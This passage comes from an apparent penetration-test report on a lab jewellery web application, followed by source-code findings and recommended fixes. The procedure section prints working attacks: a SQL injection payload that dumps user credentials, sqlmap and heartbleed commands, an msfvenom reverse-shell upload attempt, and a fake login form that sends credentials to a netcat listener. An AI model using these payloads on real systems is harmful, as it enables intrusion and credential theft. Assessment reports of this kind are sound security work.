


Figure 20. SQL injection to find table names

The usernames and passwords of every user on the site were also gained using `"%') UNION SELECT NULL, uncompress(compress(username)), NULL, NULL, password, NULL, NULL, NULL, NULL FROM bbjewels.users #` as can be found in Figure 21. `uncompress(compress(username))` was used to bypass the illegal mix of collations error.




Figure 21. Usernames and Password enumerated

SQLMap was also used to enumerate any further information and to verify the previous discoveries. On Kali Linux, the command “sqlmap -r /root/Desktop/sql.txt --dbms=MySQL -D bbjewels -a --output-dir=/root/Desktop --batch” was used to run SQLMap where sql.txt was an exported request header for the search function from ZAP. The full log and results can be found in Appendix C.

It is also important to verify user emails to avoid IMAP/SMTP injection (OTG-INPVAL-011). When an account is created the only check for the email is that it contains ‘@’ but it does not check for text such as ‘cc:’ which could be used to create spam like in Figure 22. This couldn’t be fully tested as the contact section of the website, contact.php, was unavailable but it would be best practice to limit input and implement filters.




Figure 22. cc: included in email parameter

For Local/Remote File Inclusion (OTG-INPVAL-013/014) please refer to section 2.6.

2.10 PROCEDURE PART 8 - TESTING FOR ERROR HANDLING

Analysis of error codes (OTG-ERR-001) has occurred throughout procedure. Please refer to Section 2.8 for MySQL error found and Section 2.4 for login errors.

2.10 PROCEDURE PART 9 - TESTING FOR WEAK CRYPTOGRAPHY

To test for weak SSL/TLS Ciphers and insufficient Transport Layer Protection (OTG-CRYPST-001), another Nessus scan was run; a basic network scan against 192.168.1.20. This found that the server was vulnerable to POODLE, a padding oracle attack (OTG-CRYPST-002). It was known due to information gained in the information gathering stage that the server was using OpenSSL 1.0.1c, a version vulnerable to heartbleed. This was proven using the heartbleed.py script which tests if a server is vulnerable. The script was run on Kali Linux by opening a terminal in the same directory as the script and using the command “python heartbleed.py 192.168.1.20 -p 443”. The result of which can be seen in Figure 23.

```
root@kali: ~/Desktop
3eb0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3ec0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3ed0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3ee0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3ef0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f10: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f20: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f30: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f40: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f50: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f60: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f70: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3f90: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3fa0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3fb0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3fc0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3fd0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3fe0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
3ff0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
WARNING: server returned more data than it should - server is vulnerable!
root@kali:~/Desktop#
```

Figure 23. Result of heartbleed.py

The web application only uses HTTP despite HTTPS port being open. Therefore, sensitive information is being transferred via unencrypted channels (OTG-CRYPST-003).

2.11 PROCEDURE PART 10 - BUSINESS LOGIC TESTING

An important step is to test the business logic data validation of the website (OTG-BUSLOGIC-001). Please refer to prior sections for previously discovered logic errors. Another error found in the logic of the website is when a user is purchasing an item there is only front-end checks on their input for their card number. There is nothing in place to prevent them tampering the data and leaving it blank or entering an invalid number as seen in Figure 24.




Figure 24. Tamper Data for card number

With websites that allow the user to upload files it is vitally important to test the upload of unexpected file types (OTG-BUSLOGIC-008) and the upload of malicious files (OTG-BUSLOGIC-009). Often websites fail to implement checks on user uploaded files and those that do can often be bypassed using various methods. First, a php shell file was created that would be uploaded using the command “msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.20 LPORT=4000 > shell.php” on Kali Linux where LHOST is the IP of the website and LPORT is the port the shell will be using. This file was then attempted to be uploaded to the website using the change profile picture functionality. This failed to work and the website successfully rejected the .php file. Next was to use double extension technique where the shell.php file was renamed to shell.php.jpg and Burp Suite was set up by configuring the Firefox proxy settings to point towards localhost 8080. The shell.php.jpg was then uploaded and Burp Suite was used to intercept the request and rename the file back to .php. This also failed with the website also rejecting it. Another technique that was tried was to change the content-type of the request. This was done again with Burp Suite however when the request was intercepted then content type was changed from application/x-php to image/png. The file was also rejected from being uploaded to the server. The final technique to try was null byte injection which can alter the intended logic of the application due to the way C/C++ interprets a null byte to mean the end of a line. This was done again with Burp Suite intercepting the request. Any character was then inserted into the name of the file just after.php, for this it was ‘D’ so the file

name because shell.phpD.jpg. Next, in the hex tab the hex code for the character inserted, for this '44' was found, was replaced with 00, a null byte, and the request was forwarded. This also failed to upload the malicious file to the server.

2.12 PROCEDURE PART 11 - CLIENT SIDE TESTING

One vulnerability that can have many consequences is that of HTML injection (OTG-CLIENT-003). Another place vulnerable to this other than the search bar that was found was the parameter Subname in viewproduct.php, topviews.php and topselling.php. To exploit this HTML code, that can be found in Appendix B under HTML injection, the parameter Subname's value was changed to the malicious HTML code. This replaced the page with a login form as can be seen in Figure 25. When the form was submitted by the victim it would send the entered credentials to 192.168.1.200, Kali Linux, where a listener was being used "nc -lvp 80".



The screenshot shows a web browser window with the address bar displaying the URL: 192.168.1.20/viewproduct.php?Items=0001&Subname=<div style="position: absolute; left: 0px; top: 0px; width: 1900px; height: 1300px; z-index: 1000; background-color: white". The page content is a login form with the text "Please login with valid credentials:". Below this text are two input fields labeled "Username" and "Password". At the bottom of the form are two buttons: "Sign in" and "Clear".

Figure 25. HTML Injection

Similarly to the reflected cross site scripting, HTML can be injected in the user registration process. In the testing, as seen in Figure 26 every parameter included the HTML tags <h3></h3> apart from the password for ease and telephone as it had a character count although would've worked if the attacker removed from the form. The result of this as seen by the admin is in Figure 27.

Users Registration Form

Name	<h3>Name</h3>
Surname	<h3>Surname</h3>
Username	<h3>Username</h3>
Password	••••••••
Re-Password	••••••••
Email	<h3>email@</h3>
Billing Address	<h3>Address</h3>
Telephone	numb

Submit

Reset Form

Figure 26. User Registration with HTML Injection

ID	First Name	Last Name	Username	Password	Email	Address	Tel	Acc Type	Status		
0001	Ian	Ferguson	ianf	12345	if@yahoo.com	Montagne Blanche	54954491	user	1	Edit	Delete
0002	Benny	Hill	admin	jennifer	admin@hacklabmadeup.com	Montagne Blanche	54954491	Administrator	0	Edit	Delete
0003	Steve	Brown	hacklab	hacklab	hacklab@hacklab.com	1 Bell Street	59999995	user	1	Edit	Delete
0005	Tom	Smith	tsmith	hacklab	tsmith@hacklab.com	1 wewer we w	12312312	user	1	Edit	Delete
0006	Name	Surname	Username	password	email@	Address	0	user	1	Edit	Delete

Figure 27. Admin view of HTML injection of registration process.

The final step was to test for clickjacking (OTG-CLIENT-009). This was done by simply testing whether the website could be hosted in an iframe, the HTML that can be found in Appendix B under clickjacking.html was hosted on Kali Linux as previous web pages had been. The website had no anti-clickjacking measures in place as the HTML displayed correctly as seen in Figure 28.




Figure 28. Clickjacking Test

3 DISCUSSION

3.1 SOURCE CODE ANALYSIS

The source code was initially analysed automatically using the software program RIPS, the free version has its limitations but it provides valuable information. This was done on Kali Linux where rips was copied to /var/www/html directory and apache was started as can be seen in Figure 29.

```
root@kali:~/Desktop# cd /var/www/html
root@kali:/var/www/html# ls
index.html  index.nginx-debian.html  rips
root@kali:/var/www/html# cd rips
root@kali:/var/www/html/rips# service mysql start
root@kali:/var/www/html/rips# service apache2 start
root@kali:/var/www/html/rips#
```

Figure 29. RIPS being hosted with apache

The next step was to navigate to localhost/rips/ on a browser. From there the path to the source code could be given and scanned. For this the user tainted only option was used, this is where the tool uses taint analysis which is where it “attempts to identify variables that have been 'tainted' with user controllable input and traces them to possible vulnerable functions also known as a 'sink'. If the tainted variable gets passed to a sink without first being sanitized it is flagged as a vulnerability.” (OWASP, 2019). Taint analysis was used as it can scale well and is good for allowing automatic tools to find vulnerabilities such as SQL Injection easily.




Figure 30. RIPS Result Brief

The full results of RIPS can be found in Appendix D. As can be seen in figure 30 RIPS found a total of 19 SQL Injections and 29 XSS as well as 1 file inclusion vulnerability and 1 file manipulation. The found vulnerabilities were manually analysed to check for false positives.

The first instance of SQL Injection found by RIPS was in view.php which was found to not be a false positive as an attacker could tamper with the variable txtid and there is no protection against it. RIPS however identified two SQL Injection vulnerabilities on view.php, the code could be updated to only require one query and make it easier to implement protection.

RIPS found the previously known file inclusion vulnerability on extras.php, analysing the source code revealed there was a filter in place that had been easily bypassed in the previous section using URL encoding.

The next page analysed was latest.php which was found to have two XSS however upon further inspection these were both false positives as the only user based input is the variable pn, or page number. This page was found to have implemented a filter allowing only for digits to be entered.

The instance of SQL Injection found on Changepassword.php was verified they was no sanitisation or validation of user input for the variable \$newpass. Found on Changepassword.php was also commented code that checked if the entered old password aligned with the database's entry for password for that user this not being implemented helped allow the CSRF attack.

The SQL Injection instance with a filter was that of processlogin.php which when analysed revealed it had code to sanitise data but for the variable \$str rather than the username or password. It was also found that it had two filters sqlcm.php and sqlcm_filter.php both of which are lackluster and could be greatly expanded.

Searchresult.php was found to have commented out some SQL injection prevention methods such as htmlspecialchars() and mysql_real_escape_string(). The code also had code commented out that would have allowed the same attacks done on the variable search to be done on the variable select.

The file remove.php was correctly found by RIPS to have blind SQL Injection and there were no prevention techniques in place.

The file Copy of Changepassword.php whilst not in use was analysed as it might be later implemented. It was found to have errors in the code such as \$qresult = \$sqlupd which would reveal the syntax for the query to any user but it also used the same query that was commented out in changepassword.php. The XSS identified by RIPS was a false positive.

The identified SQL injection in updateqty.php was analysed and had no verification on the txtjewelid variable that was sent in POST other than the limit of 4 characters on cart.php that could easily be edited. Whilst it would be a blind injection it would also be best practice to prevent the attacker having any chances of exploiting it.

RIPS identified viewproduct.php to have 3 SQL Injection vulnerabilities and 3 XSS vulnerabilities. The page implements no filter or validation for the variables Subname and Items. The only filter is the same blacklist previously found for pn, page number.

Changepicture.php was identified by RIPS as having File Manipulation, SQL Injection and Cross-Site Scripting. File Manipulation was a false positive as the site successfully implemented protections against the user changing extensions and types as can be seen in section 2.11. SQL Injection and XSS however were not previously found and may allow for an attack to be carried out as there is a lack of validation on the file name.

Processcheckout.php whilst not being currently used in the website had a high number of SQL Injections with 5 being identified. The first SQL Query could be completely removed as it provided nothing to the rest of the code. The transaction code was found to be generated using the rand() function which is poor practice it would be better to use code that could not allow for repeats. It would best to remove this file from the server and continue to use checkout.php instead as it was found not to have any SQL based vulnerabilities or otherwise.

Removeqty.php had blind SQL injection as in remove.php and again had no prevention methods in place.

There was also found to be 2 SQL Injections and 2 XSS vulnerabilities in the adminarea, with 1 SQL injection being in delconfirm.php and the rest in editprod.php. Whilst these pages are secure to admin only it would still be best to prevent SQL injection and XSS attacks. During the analysis some mistakes were also found such as in delconfirm.php on line 77 it should presumably be \$location = "viewpage-paginated.php"; rather than \$location = "viewpage.php";.

Once this was completed files with interesting names were analysed. For example hidden.php and ~/guests/sqlcm.bak. In hidden.php was found to be information, the door number entry number presumably for Astley Jewellers, if an attacker was to find this file on the server it is obvious the damage that could be caused files like these should not be kept online at all. The file sqlcm.bak was found to be a backup file of the SQL filter used throughout the website if an attacker was to find this file using a program such as DirBuster they could gain valuable information about the prevention techniques in place, it is best to keep backup files offline.

The registration process was then analysed to look for any input validation, it was found that there were scripts in place on both register.php and register.html (register.html is the one currently in use on the website). However, as known from the procedure they are misconfigured and fail to actually run/check the input of the user.

3.2 VULNERABILITIES AND COUNTERMEASURES

One of the main problems found on this application is that of injection. Found on this site were varying injection attack vectors. SQL Injection was found first in the search function and later through source code analysis throughout the site. SQL injection can easily be prevented with various methods such as input validation, sanitised input and parameterised queries. Input validation is when the program rejects inputted variables that do not make sense with the application e.g. if a " OR 1=1;" is entered but username do not allow space or symbols this should be either rejected or sanitised. Sanitising entered data would remove potentially harmful characters and parts of input such as quotation marks or common strings used in attacks such as "SELECT" or "DROP". Parameterised queries or prepared statements is the process of pre-defining a SQL statement so that all that is needed is the parameters

such as username and password for example a program for logging in with the use of prepared statements with the input of ' OR 1=1; ' would not be interpreted as part of the query and would be searched for as a username in the database.

Another form of injection was also found, that of Reflected Cross-Site Scripting in the search function and throughout the site as found in section 3.1. Reflected Cross-Site scripting is not as serious as Stored Cross-Site scripting but it can cause serious harm to a victim by for example capturing the user's login credentials. Similarly to SQL injection it can be prevented by implementing input sanitisation and validation.

An HTML Injection vulnerability was also found on the website in the search function. This can allow for example an attacker to forge a login page which can then be sent to the victim who falls for it due to it being hosted on the correct domain. Again, with the use of input validation and sanitisation this can be prevented.

A lot of the software used was outdated such as PHP which was running 5.4.7 whereas the latest available is 7.4 as of 2019/12/16. With the amount of PHP vulnerabilities that can be seen for this version on CVE Details (cvedetails, no date) it is obviously best practice to keep software up-to-date. The site was also found to be vulnerable to shellshock a vulnerability that was patched 5 years ago. The countermeasure is simply updating to the latest software as it becomes available. Whilst this cannot fully protect against software vulnerabilities as zero-days will always be found but it should provide massively reduce the risk of software vulnerabilities being leveraged against the web application.

The cookie used for login verification was relatively weak and was reverse-engineered rather easily. By failing to use any random elements and only using username, password and timestamp an attacker could capture a cookie perhaps via cross-site scripting and gain the login credentials for that user. It would be best to encrypt the cookie rather than encode perhaps using encryption such as bcrypt. The cookies also

It was also found that the password change functionality was vulnerable to Cross-Site Request Forgery where an attacker can send craft a link which when the victim clicks on would change the user's password to anything the attacker wishes. The site used POST for the request but that does not prevent CSRF it simply means the attacker has to create a website with a similar post form that when viewed automatically sends the form. A good technique used to prevent CSRF is through the use of tokens, where the server generates a token and stores it, it is then added as a hidden field in the vulnerable form and when the form is sent the token in the request is compared with the one stored by the server, if they match it would be a valid request and invalid if they do not. For this to be secure though the token would also have to be secure and cannot be easily guessed or predicted. Any XSS vulnerabilities would also render this technique useless.

The website was also vulnerable to brute-force attacks. There were multiple issues with the website that allowed for this and that can be rectified to prevent these attacks. The website had a poor password policy when registering the only check on the password was that it was not between 1 and 5, a better password policy that makes them longer and more complex could make it a lot harder for brute-force

programs to guess passwords. The error messages that returned upon failed logins also provided information to enumerate usernames, it is best practice to give generic error messages such as "The username or password entered were incorrect." Limiting the amount of login attempts can also be used to limit brute-force attacks by for example creating a count of attempted logins and disabling login once the limit is exceeded. Another technique would be to implement random delays after login attempts server-side so that it cannot be analysed.

There are also issues with directory traversal and similar vulnerabilities. The robots.txt file revealed the company-accounts directory which could be accessed. This can be prevented by correctly configuring the .htaccess file. The website also had a local file inclusion vulnerability in the extras.php section, this did employ a filter but it was limited it would be best to expand it to include more such as the '/' and the URL encoded characters of those already included. The best prevention however would be to use a whitelist of allowed files. Analysis of the source code also found the accessible directory ~/guests which tools like DirBuster failed to find but could possibly find with other lists, this could again be prevented with configuring the .htaccess file correctly.

There is also a lot of generic issues with the website that would be best to fix. The website is only using HTTP and not HTTPS meaning that the traffic between the user and server is not secure and can easily be captured by an attacker. The cookies also fails to utilise the Httponly attribute which helps to prevent them being accessed by XSS scripting attacks. There is also a comment left on topviewed.php which discloses valuable information to an attacker, it is best practice to not leave any comments that could be of use to an attacker. The file phpinfo.php can be found in the root folder of the website which reveals a lot of valuable information such as details of software versions and php configuration it is recommended to disable this functionality. The x-powered-by header reveals the php version to an attacker this can be removed in the server configuration. The anti-clickjacking X-Frame-Options, the X-XSS-Protection and the X-Content-Type-Options headers are not present, it would be best to enable them to help prevent clickjacking and XSS respectively for further information refer on these refer to references 4, 5 and 6. Apache mod_negotiation is also enabled with MultiViews which can be used by software to easily find files on the server, it would best to disable MultiViews. The phpmyadmin package is visible so if a username and password could be brute-forced by an attacker it could cause serious damage, this can be remedied with .htaccess. Another important change to be made would be to store the user's encrypted password rather than plain-text as is being done to prevent further damage if the database's data is leaked, bcrypt is a good choice for this.

3.3 GENERAL DISCUSSION

Overall, the website is poorly configured. It is highly recommended that the provided countermeasures are implemented as soon as possible. The current state of the website puts not just the users at risk but also the entirety of the server and the company. Many of the countermeasures can solve a lot of issues with the site with just a few changes, for example by changing to prepared SQL statements throughout the site prevents SQL injection. Some of the countermeasures are already in place just misconfigured such as the LFI filter and the input validation for user registration.

Whilst impossible to completely prevent, brute-forcing should also be a top priority by implementing a strong password policy and other common prevention techniques such as login attempt limit the risk of brute-force attacks can be greatly limited.

There are also a lot of changes that can make the user-side more secure such as using encryption instead of plain-text or by implementing anti-clickjacking and anti-xss headers. Small things such as this can avoid massive economic impacts on the company in the future.

3.4 FUTURE WORK

If given more time and resources there are many areas that should be given more attention and investigation. One of these would be in the source code analysis, it would be greatly beneficial to use a paid tool like the more recent RIPS as it provides a much more thorough examination of the source code. It would also be better to have done a complete manual check of the source code as whilst there may not be obvious attack vectors there may be data leakage that is useful to an attacker elsewhere in the site.

It could also be useful to conduct a test that increased the scope so that included social engineering of the employees at Astley's Jewellers as it is often easier to trick individuals than to exploit software vulnerabilities as well as including the physical security of Astley's Jewellers. Perhaps including a cyber-security workshop for employees to inform and teach on how attackers could leverage them to gain access.

More detailed information on how to implement countermeasures could also be provided given more time/resources.

REFERENCES

1. BlueCorona (2019) 75+ Small Business Statistics to help your Digital Marketing Strategy [online]. 26 November. Available from: <https://www.bluecorona.com/blog/29-small-business-digital-marketing-statistics> [Accessed 29 November 2019]
2. PT Security (2019) Web application vulnerabilities: statistics for 2018 [online]. 5 March. Available from: <https://www.ptsecurity.com/ww-en/analytics/web-application-vulnerabilities-statistics-2019/> [Accessed 28 November 2019]
3. Netsparker (2018) Netsparker's Web Security Scan Statistics for 2018 [online] 25 October. Available from: <https://www.netsparker.com/blog/web-security/netsparker-web-security-scan-statistics-2018> [Accessed 28 November 2019]
4. Geekflare (2019) Secure Apache from Clickjacking with X-Frame-Options [online] 3 October. Available from: <https://geekflare.com/secure-apache-from-clickjacking-with-x-frame-options/> [Accessed 16/12/2019]
